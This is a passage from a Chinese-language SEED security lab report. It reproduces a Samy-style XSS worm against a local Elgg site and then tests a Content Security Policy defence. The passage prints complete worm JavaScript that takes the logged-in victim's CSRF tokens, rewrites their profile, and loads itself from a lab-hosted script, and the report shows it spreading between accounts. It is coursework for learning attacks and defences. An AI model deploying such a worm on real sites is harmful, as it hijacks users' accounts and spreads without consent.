


Text模式：




为了检验代码能否传播，我们使用Charlie的账号访问Alice的主页，然后再查看Charlie的主页

初始：



查看后：



通过实验可知，XSS蠕虫攻击成功并具有自我传播能力。


下面我们采用**Link Approach**来重复这次的实验：

首先登录Samy账号，进入Text模式修改About me 内容为

<script type="text/javascript" id="worm"

src="http://www.xsslabelgg.com/xss\_worm.js">

</script>



随后，我们在/var/www/XSS/Elgg目录下创建文件xss\_worm.js，添加以下代码：

window.onload=function()

{

var wormCode=encodeURIComponent("<script type=\"text/javascript\" " + "id=\"worm\" " +

"src=\”http://www.xsslabelgg.com/xss\_worm.js\">"+"</"+"script>");

var name="&name="+elgg.session.user.name;

var guid="&guid="+elgg.session.user.guid;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var desc="&description=Samy is our hero"+wormCode;

desc+="&accesslevel[description]=2";

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var content=token +ts+name+desc+guid;

if(elgg.session.user.guid!=47)

{

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);


Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

Ajax.send(content);


}

}






保存后，进入Alice账号，重置个人信息后，点击Samy的主页，然后查看自己的主页




发现Alice主页被修改，进入编辑模式，查看About me的Text格式。




发现被加入了JavaScript恶意代码。

同样地，我们使用Charlie的账号来验证恶意代码的传播性。

进入Charlie的账号，编辑自己的主页信息，并删除Text模式下的代码。




然后，我们使用Charlie的账号访问Alice的主页，随后再回来查看Charlie的主页。



发现主页被修改，证明XSS蠕虫攻击成功且具有自我传播能力。


**3.9 Task 7: Defeating XSS Attacks Using CSP**

首先，我们先设置虚拟机中的DNS信息，使用root账户访问/etc/hosts文件。



添加以下三条DNS信息：








接下来，访问seed实验主页下载csp.zip文件，解压后使用python3命令运行其中的http\_server.py文件。

随后访问<http://www.example32.com:8000/csptest.html>

以及<http://www.example68.com:8000/csptest.html>

http://www.example79.com:8000/csptest.html






这三个网站显示结果不同，是因为heep\_server.py只允许含nonce=1rA2345的代码（area1）、来自example68.com:8000的代码(area5)、网站自身产生的代码(area 4)被执行。



然后我们修改http\_server.py文件，在nonce-1rA2345后面添加nonce-2rB3333以及\*.example79.com:8000。



重新运行http\_server.py，再检查三个网页。



发现三个网页中1.2.4.5.6项均显示OK。